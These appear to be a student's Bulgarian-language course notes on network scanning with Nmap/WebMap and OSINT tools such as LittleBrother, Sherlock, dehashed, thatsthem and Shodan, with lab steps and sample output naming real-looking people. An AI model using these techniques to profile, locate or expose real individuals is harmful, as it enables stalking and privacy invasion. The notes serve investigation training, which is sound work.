
```

Копираме отговора и го зареждаме в браузъра:


```

Token: 3CYgPi1VFYnb

```




Save



Дава ни подробна информация




По-надолу са услугите.



Имаме анимация на мрежите – портове и услуги






Exercise 01: Implementing and Utilizing WebMap for Nmap Scans

- * Type **sudo apt-get update** and press **Enter**. Type **mkdir -p /tmp/webmap** and press **Enter**.
- * Type **sudo apt install docker.io** and press **Enter**.
- * Type the below command and press **Enter**. Wait for the download to be completed.
sudo docker run -d --name webmap -h webmap -p 8000:8000 -v /tmp/webmap:/opt/xml reborntc/webmap
- * Press **Ctrl + L** to clear screen. Type **sudo docker exec -ti webmap /root/token** and press **Enter**. Token appears – copy it. Type **sudo nmap -sT -A -T4 -oX /tmp/webmap/myscan.xml 10.10.1.0/24** and press **Enter**.
- * Type **firefox http://localhost:8000** and press **Enter**. **Webmap** Home page appears. Type **the token** as shown and click on **Login**.
- * Click on **myscan.xml**. Scroll down to view the entire report. Click on **NETWORK VIEW**.
- * You can see the graph of the network available.
- * Click on the **Show all nmap scan** icon to go back to the main menu. Click on **myscan.xml** again.
- * Click on **PDF REPORT**. You can see that the PDF report will be generated.
- * This concludes the demonstration of the **Implementing and Utilizing WebMap for Nmap Scans**.


OSINT



Първо даваме Case No – не трябва да има интервали



Можем да отворим сайтовете с акаунтите



Може да извади и всички постове – всичко ще се напълни в папките по формат



Другият е Little Brother



Since this video was first produced, CSI Linux and Little Brother have both gone through some major changes.

Little brother is now only designed to carry out information gathering on a French, Swiss, Luxembourgish, or Belgian person. There are no US or any other modules.

```

Time:      [ 2020-03-30 | 06:58:58 ]
Author:    [ Lulz3xploit ]
Version:   [ 6.0.2 ]
Pays:      [ United States | US ]
Database:  [ 0 | 4.000 Ko ]

Matraque: 1 - Genou: 0

[1] Personne lookup      [8] Mail tracer
[2] Username lookup     [9] Employés recherche
[3] Adresse lookup      [10] Google search
[4] Phone lookup I      [11] Facebook GraphSearch
[5] IP lookup           [12] twitter info
[6] SSID locator        [13] instagram info
[7] Email lookup

[b] back main menu      [e] Exit script      [h] Help Message      [c] Clear Screen

LittleBrother(Lookup)$

```

Първо 1 – за Lookup после 2 – за Username

Little Brother е доста по-задълбочен

www.simpliv.com – авторски материали

```

[+] Possible connection: https://www.udemy.com/user/cliftonkrahenbill/
[+] Possible connection: https://www.whitepages.com/name/Douglas-Krahenbill
[+] Possible connection: https://www.tractorhouse.com/dealer-directory/jason-krahenbill/listings/farm-equipment/for-sale/list?PCID=4052055
[+] Possible connection: http://baber.servehttp.com/BaberGenealogy/Tapscott/GENE8-0018.html
[+] Possible connection: https://medium.com/@tinasuesskrahenbill
[+] Possible connection: https://myspace.com/trk73
[+] Possible connection: https://www.openpr.com/news/1191159/udemy-instructor-receives-one-month-suspension-for-organizing-ddos-attack.html
[+] Possible connection: https://www.newspapers.com/clip/32997011/jill_tompkins/
[+] Possible connection: https://nuwber.com/person/563a84eee0cd4806cbad7943
[+] Possible connection: https://vimeo.com/user64967109

```

Maltego, Metagufil

Sherlock – събира инфо от социалните медии по потребителски имена и акаунти

ls проверяваме какво има в папката, cd – влизаме в нея

```

csi@csi-analyst:~$ cd /opt/sherlock
csi@csi-analyst:/opt/sherlock$ ls
CODE_OF_CONDUCT.md  images                README.md             sherlock
CONTRIBUTING.md    infosecwriter.txt    removed_sites.json    site_list.py
docker-compose.yml  LICENSE              removed_sites.md      sites.md
Dockerfile          __pycache__          requirements.txt       src
csi@csi-analyst:/opt/sherlock$ cd sherlock
csi@csi-analyst:/opt/sherlock/sherlock$

```

Видяхме интересен .py python3 файл – на тази версия е написан, затова го отваряме и –h последно за help меню

```

csi@csi-analyst:/opt/sherlock/sherlock$ ls
deadcow.txt  __main__.py  __pycache__  result.py  sites.py
__init__.py  notify.py    resources    sherlock.py  tests
csi@csi-analyst:/opt/sherlock/sherlock$ python3 sherlock.py -h

```

Едн от интересните неща е браузърът Tor, който ни помага да останем анонимни,

-t – да видим кой ги гледа


```

Display extra debugging information and metrics.
--folderoutput FOLDEROUTPUT, -fo FOLDEROUTPUT
    If using multiple usernames, the output of the results
    will be saved to this folder.
--output OUTPUT, -o OUTPUT
    If using single username, the output of the result
    will be saved to this file.
--tor, -t
    Make requests over Tor; increases runtime; requires
    Tor to be installed and in system path.
--unique-tor, -u
    Make requests over Tor with new Tor circuit after each
    request; increases runtime; requires Tor to be
    installed and in system path.
--csv
    Create Comma-Separated Values (CSV) File.
--site SITE_NAME
    Limit analysis to just the listed sites. Add multiple
    options to specify more than one site.
--proxy PROXY_URL, -p PROXY_URL
    Make requests over a proxy. e.g.
    socks5://127.0.0.1:1080

```

Ако не знаем username, пробваме комбинации от име и фамилия, или наобратно
 Търсим username deadcow изписваме резултата в .txt

```

csi@csi-analyst:/opt/sherlock/sherlock$ python3 sherlock.py deadcow --print-found

```

След като резултатите са готови, проверяваме с ls и после с cat името на файла го отваряме

```

[+] pikabu: https://pikabu.ru/@deadcow
[+] toster: https://www.toster.ru/user/deadcow/answers

csi@csi-analyst:/opt/sherlock/sherlock$ ls
deadcow.txt  __main__.py  __pycache__  result.py    sites.py
__init__.py  notify.py    resources    sherlock.py  tests
csi@csi-analyst:/opt/sherlock/sherlock$ cat deadcow.txt

```

Намират се над 120 акаунта на сайтове и започва отсяване на актуални и неизползвани, както и дали принадлежат на други индивиди. Така е хванат един от най-големите разпространители на сайтове за насилие над деца, забелязвайки, че използва специфичен поздрав hiya. Така намират снимка на автомобила му и съответно локацията му във UK, като полицията е от Австралия.

OSINT – о ес ай ен ти




Този сайт дава насоки какво да използваме за намиране, като точките се разпъват като дърво. Буквата Т означава, че тази програма не е онлайн, а трябва да се инсталира.

Топ 4 са първи:



Може да проследим линквете, а в случая се търси свободен (неизползван) username, т.е. unaviable! Означава, че е зает вероятно от човека, който търсим



.com Available! ✓	Facebook Available! ✓	Twitter Unavailable! ✗
Slack Available! ✓	Twitch Available! ✓	.net Available! ✓
Meetup Available! ✓	Pinterest Unavailable! ✗	Dribbble Available! ✓

Изтекли имейли




www.verifications.io е бил ударен 2019, а там лекторът си е държал всички сертификати
<https://dehashed.com/> - той показва дали паролата е изтекла, и ако имаме платен абонамент, точно коя е паролата, което означава, че ако използвам този имейл на различни сайтове с една и съща парола, навсякъде акаунтите са компрометирани

Ако някой е изпратил зловреден имейл, в метаданните може да открием IP

```
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
authentication-results: gmail.com; dkim=none (message not signed) header.d=none;gmail.com; dmarc=none action=none
header.from=mycampus.apus.edu;
x-originating-ip: [71.217.184.98]
x-ms-publictraffictype: Email
x-ms-office365-filtering-correlation-id: bf057b32-3568-4001-3776-08d9397a4015
x-ms-trafficTypediagnostic: MN2PR02MB6688:
x-microsoft-antispam-prvs: <MN2PR02MB6688PF5F475C1E560EEAE24B9049@MN2PR02MB6688.namprd02.prod.outlook.com>
x-ms-cob-tlc-cobclassifiers: OLM:9508;
x-ms-exchange-senderadcheck: 1
```

и после гео-локацията му



PacketTotal много прилича на онлайн версия на Wireshark – ако имаме .pcap файл, може да го проверим, а има примери:

https://www.packettotal.com

Drag .pcap files here or click to upload.
(Accepts .pcap and .pcapng files. Limit 50 MB.)

Now analyze packet captures through our first-ever API! Request an API key today!

Trending today

Rank	File Name	Views	Analysis Tags
1.	42ng.pcap	69 views	Connections, Dynamic Protocol Detection, DNS, Strange Activity, SSH, Transferred Files, HTTP, DHCP, Malicious Activity
2.	42ng.pcap	27 views	Connections, DNS, SSL Certificates, Strange Activity, HTTP

Може да видим връзки, DNS, но и странни активности

Name: q4.pcap

Size: 1.507976 MB

Submitter: Anonymous

MD5: 02a410a08583980ae88660ca555d8f

Submitted: Tue Dec 03 2019 08:12:57 GMT+0000

Download

Malicious Activity

Connections

DHCP

DNS

HTTP

SSH

Transferred Files

Dynamic Protocol Detection


Strange Activity

Similar Packet Captures

Q

Search all results

Timestamp	Connection ID	Sender IP	Sender Port	Target IP	Target Port	Name	Additional Information	Alert?
2019-11-28 09:00:27.2	CmXWQy8EPqfMau8	114.10.144.144	8779	172.31.1.140	80	bad_HTTP_request	null	F
2019-11-28 09:00:27.2	CmXWQy8EPqfMau8	114.10.144.144	8779	172.31.1.140	80	line_terminated_with_single_CR	null	F
2019-11-28 10:12:47.2	CY1NKF4Ac2q1U03863	114.10.144.144	12787	172.31.1.140	80	unescaped_special_URI_char	null	F
2019-11-28 10:43:53.2	Cm4FXG3nmgWtdj9Hnd	114.10.144.144	23154	172.31.1.140	80	line_terminated_with_single_CR	null	F
2019-11-28 10:43:53.2	Cm4FXG3nmgWtdj9Hnd	114.10.144.144	23154	172.31.1.140	80	bad_HTTP_request	null	F



Намираме какво търсят хората в DW

<https://www.reddit.com/r/deepweb/>

r/deepweb

Posted by u/phoenix_house_junkie 5 days ago 4

894 Not again

U go on the dark web

U see yourself for sale


"0 in stock"

"1 sold"

★★★★★


U hear your window break

Truecaller – показва кой е собственикът и локацията



www.thatsthem.com – намираме някой по име, адрес, телефон и дори VIN – номер на кола – вече това е забранено

Намираме дори местоположение и заплата



Колкото повече информация въведем като име, имейл, телефон, адрес, повече ще ни даде и системата.

По IP може да направим геолокация

Можем да прикачим .exe файл например във VirusTotal и проверим в няколко инструмента дали е зловреден. Не е напълно сигурно, но ако по-голямата част от тях го отчетат като вреден, значи е по-вероятно да е такъв.

Tool -> SpiderFoot – много полезен

Exercise 01: Perform OSINT Investigations Using LittleBrother on Kali Linux

* Type **git clone https://github.com/Lulz3xploit/LittleBrother** and press **Enter**. Type **cd LittleBrother/** and press **Enter**.

* Create and activate a Python virtual environment to install the necessary dependencies by running the following commands:

- **python3 -m venv venv**
- **source venv/bin/activate**

* Type **python3 -m pip install -r requirements.txt** and press **Enter**.

* Type **python3 LittleBrother.py** and press **Enter**. Type **1** and press **Enter** for **Lookup**.

* Type **2** and press **Enter** for username lookup.

* Type **adam** as username and press **Enter**. Result appears.

This tool's lookup functionality may no longer work as it has been unmaintained since 2021, making its methods incompatible with modern website security and API structures. Consequently, the websites it queries may have changed or blocked automated access, causing the lookups to fail. You can use any username of your choice; however, due to these limitations, the results may be inconsistent.

* This concludes the demonstration of the **Perform OSINT Investigations Using LittleBrother on Kali Linux**.

Exercise 02: Identify Social Media Accounts Using Sherlock on Kali Linux

* Type **sherlock --version** and press **Enter**. You can see the version of sherlock. This says, it has been already installed.

* The **sudo apt install sherlock** command can be used to install sherlock. The command will install the Sherlock package on your system if it's available in your distribution's repositories.

* Type **sherlock avengers** and press **Enter**. Result appears.

* This concludes the demonstration of the **Identify Social Media Accounts Using Sherlock on Kali Linux**.

Shodan – камери, рутери и wi-fi за локализиране на

Стартираме едновременно 2 ОС във VM: Kali + CSI , които са с NAT мрежа, а може и друга зад VPN

Running behind a VPN

www.shodan.io – създаваме безплатен акаунт, като, ако завършва на .edu ни дава пълен безплатен достъп






Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



